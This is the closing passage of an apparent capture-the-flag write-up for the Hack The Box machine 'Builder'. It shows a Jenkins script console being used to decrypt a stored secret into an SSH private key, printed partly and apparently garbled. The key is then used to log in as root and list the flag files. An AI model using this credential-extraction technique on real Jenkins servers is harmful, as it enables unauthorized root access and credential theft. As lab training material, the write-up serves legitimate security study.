zIC2DfTcT++SAUS/VR9T3TnBeMQFsv9GKLYjvgKTd6Rx+oX+D2sN1WKWHLp85g6DsufByTC3o/OZ
GSnjUmDpMAs6wg0Z3bYcxzrTcj9pnR3jcywwPCGkjpS03ZmEDtuU0XUthrs7EZzqCxELqf9aQWbp
UswN8nVLPzqAGbBMQQJHPmS4FSjHXvgFHNTWjeg0yRgf7cVaD0aQXDzTZeWm3dcLomYJe2xfrKNL
kbA/t3le35+bHOSe/p7Prbv0v/jlxBenvQY+2GGoCHs7SW0oaYjGNd7QXUomZxK6l7vmwGoJi+R/
D+ujAB1/5JcrH8fI0mP8Z+ZoJrziMF2bhpR1vc0SiDq0+Bpk7yb8AIikCDOW5XLXqnX7C+I6mN0n
yGtuanEhiJSFVqQ3R+MrGbMwRzzQmtfQ5G34m67Gvzl1IQMHyQvwFeFtx4GHRlmlQGBXEGLz6H1V
i5jPuM2AVNMNCak45l/9PltdJrz+Uq/d+LXcnYfKagEN39ekTPpkQrCV+P0S65y4l1VFE1mX45C
R4QvxalZA4qjJqTnP4s/YD1Ix+XfcJDpKpksvCnN5/ubVJzBKLEHS0oKwiyNHEwdkD9j8Dg9y88
G8xrc7jr+ZcZtHSJRLK1o+VaeNOSeQut3iZjmpy0Ko1ZiC8gFsVJg8nWLCat10cp+xTy+fJ1VyIM
HxUWrZu+duVApFYpl6ji8A4bUxkroMMgyPdQU8rjJwhMGEp7TcWQ4Uw2s6xoQ7nRG0UuLH4Qf10q
zC6ref7h33gsz18XASxjBg6eUIw9Z9s5lZyDH1S204jI25B+GgZjbe7UYoAX13MnVMstYK0xKhai
g2Rnbl9NsGgnVuTDLAgS02pclPnxj1gCBS+bsxewgm6cNR18/ZT4ZT+YT1+uk5Q304tBF6z/M67m
RdQqQqWRfgA5x0AEJvAEb2dfvR98ho8cRMVw/0S3T60reiB/OoYrt/IhW0cvIoo4M92eo5CduZn
ajt4on0CTC13kMqTwdqC36cDxuX5aDD0Ee920DaaLxTFZ1Id4ukCrscao0ZtCMxncK9uv06kWpYZ
PMUasVQLEdDW+DixC2EnXT56IELG5xj3/1qnqieMhavTt5yipvfnJfbFMqjhjHB1DY/MCKU89l6p
/xk6JMH+9SWaFLTkjwshZDA/o0/E9Pump5GkqMIw3V/701fR0/dR/Rq3RdCtmdb3bWQK1xdYSBLX
gBLnVC7090TF12P0+DMQ1UrT7PcGF22dqAe6VfTH8wFqmDqidhEdKiZYIFF0he9+u300XPZldMza
SLjj8ZZy5hGCPaRS613b7MZ8JjqaFGWZUzurecXUiXiUg0M9/1WyECyRq6FcfZtza+q5t94IPnyp
TqmUYTmZ9wZgmhoxUjWm2AenjkkRDzIEhzyXriX4/vD0QTWFYFryunYPSrGzIp3FhI0cxqmlJQ2S
gsgTStzFZz47Yj/ZV61DMdr95eCo+bkfdijnBa5SsGRUdjafeU5hqZM1vTxRLU1G7Rr/yxmmA5mA
HGeIXHTWRHYSWn9gonoSFAAXvj0bZjTeNBAmU8eh6RI6pdapVLeQ0tEiw0u4vB/7mgxJrVffWbN
6w8AMrJBdrFzjENnvqc0qmmNugMAIict6hK48438fb+Bx+E3y8YUN+LnbLsoxTRVFH/NFpuaw+iZ
vUPm0hDfdx9JIL6FFpaodsmllksTPz366bc0c0N0NSxuD0fJ5+wVvReTFdi+agF+sF2jk0hGTjc7
pGAg2zl10084PzXW1TkN2yD9YHgo9xYa8E2k6pYSpVxxYLRogfz9exupYViewBPkQnKo1Qoi15+e
unzHKrxm3WQssFMcYCdYHlJtWCbgrKChsFys4oUE7iW0YQ0MsAdcg/hWuBX878aR+/3HsHaB10TI
cTxtaaMR8IMMaKSM=}")
```

Lets run this

```
All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*., and hudson.model.* are pre-imported.
```

```
1 println(hudson.util.Secret.decrypt("AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo4qcqH61hjeUdztkp1X6buY1J4YKYFziwyFaZ"))
```

Run

Result

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzAC1rZXktdjAAAAABG5vbmlIAAAAEBm9uZQAAAAAAAAABAA81wAAAAdzc2gtcn
NhAAAAAwEAAQAAAYAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e=s1KZw7g0bVHRI0u-2t/u8A5d3js9DVf9w54N08IjvPK/cgFEcyRXWA
EYz8+41fcDjGyz09dlnU/w2NRP2xFq4+vYX+vtpd6G5Fnhd5mCwUyau7Vkw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTaO3wliIrd0GPhfY0wsuYIVV3gHPyY8bz2HDdESSvDRpo
Fzw185aNunCzvSQrnzpdrelqfJc3UPV8s4yaL9j03+s+aKlr5YvPhIWMAmtbefT3BwgMD
v1zyyFBwzh9Ee1J/6wy2b1z1P/cduw91D88p1wR2Pu1QXFpJ6omT059uHGB4Lbp0AxRxo
L0gkxGXkcXYgVygQ1TNzsK80huAr0zaAlkFo2vDPcc1lc+FYT0lg250P4shZEkxMR1To5
yj/fRqtKvoMxdEkiveQesj1YGV0qGcxN1chhfrNAAAFiNdpesPXaXrDAAAAB3NzaC1yc2
EAAAGBALdxvaEMoi14/9Ai8mvVs+1hN9WuuK3h4l+5/TwsKwK7vD5hgi4L1Kdpv9DChhe
```

Alright lets save this key now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±2 (23.195s)
vim user.key
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±3 (0.03s)
chmod 600 user.key
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±3 (0.022s)
mv user.key root.key
```

Lets ssh in now as root

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±3 (2.151s)
ssh -i user.key root@10.10.11.10
```

```
root@builder:~ (0.067s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Oct 28 01:45:25 PM UTC 2024

 System load:          0.0048828125
 Usage of /:           66.2% of 5.81GB
 Memory usage:         26%
 Swap usage:           0%
 Processes:            213
 Users logged in:      0
 IPv4 address for docker0: 172.17.0.1
 IPv4 address for eth0:   10.10.11.10
 IPv6 address for eth0:  dead:beef::250:56ff:feb9:26f4

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

And we are root we can also verify by

```
root@builder:~ (0.101s)
id
uid=0(root) gid=0(root) groups=0(root)
```

And here is your user.txt

```
root@builder:~ (0.1s)
cd /home/jennifer/

root@builder /home/jennifer (0.238s)
ls -al

total 28
drwxr-x--- 3 jennifer jennifer 4096 Feb  9 2024 .
drwxr-xr-x  3 root      root     4096 Feb  9 2024 ..
lrwxrwxrwx  1 root      root     9 Feb  9 2024 .bash_history -> /dev/null
-rw-r--r--  1 jennifer jennifer  220 Jan  6 2022 .bash_logout
-rw-r--r--  1 jennifer jennifer 3771 Jan  6 2022 .bashrc
drwx----- 2 jennifer jennifer 4096 Feb  9 2024 .cache
-rw-r--r--  1 jennifer jennifer  807 Jan  6 2022 .profile
-rw-r----- 1 root      jennifer  33 Oct 28 12:38 user.txt
```

And here is your root.txt

```
root@builder:~ (0.166s)
cd /root

root@builder ~ (0.106s)
ls

root.txt

root@builder ~ (0.16s)
ls -al

total 32
drwx----- 5 root root 4096 Oct 28 12:38 .
drwxr-xr-x 18 root root 4096 Feb  9 2024 ..
lrwxrwxrwx  1 root root   9 Apr 27 2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15 2021 .bashrc
drwx----- 2 root root 4096 Apr 27 2023 .cache
drwxr-xr-x  3 root root 4096 Apr 27 2023 .local
-rw-r--r--  1 root root  161 Jul  9 2019 .profile
-rw-r----- 1 root root   33 Oct 28 12:38 root.txt
drwx----- 2 root root 4096 Feb  8 2024 .ssh
```

Thanks for reading :)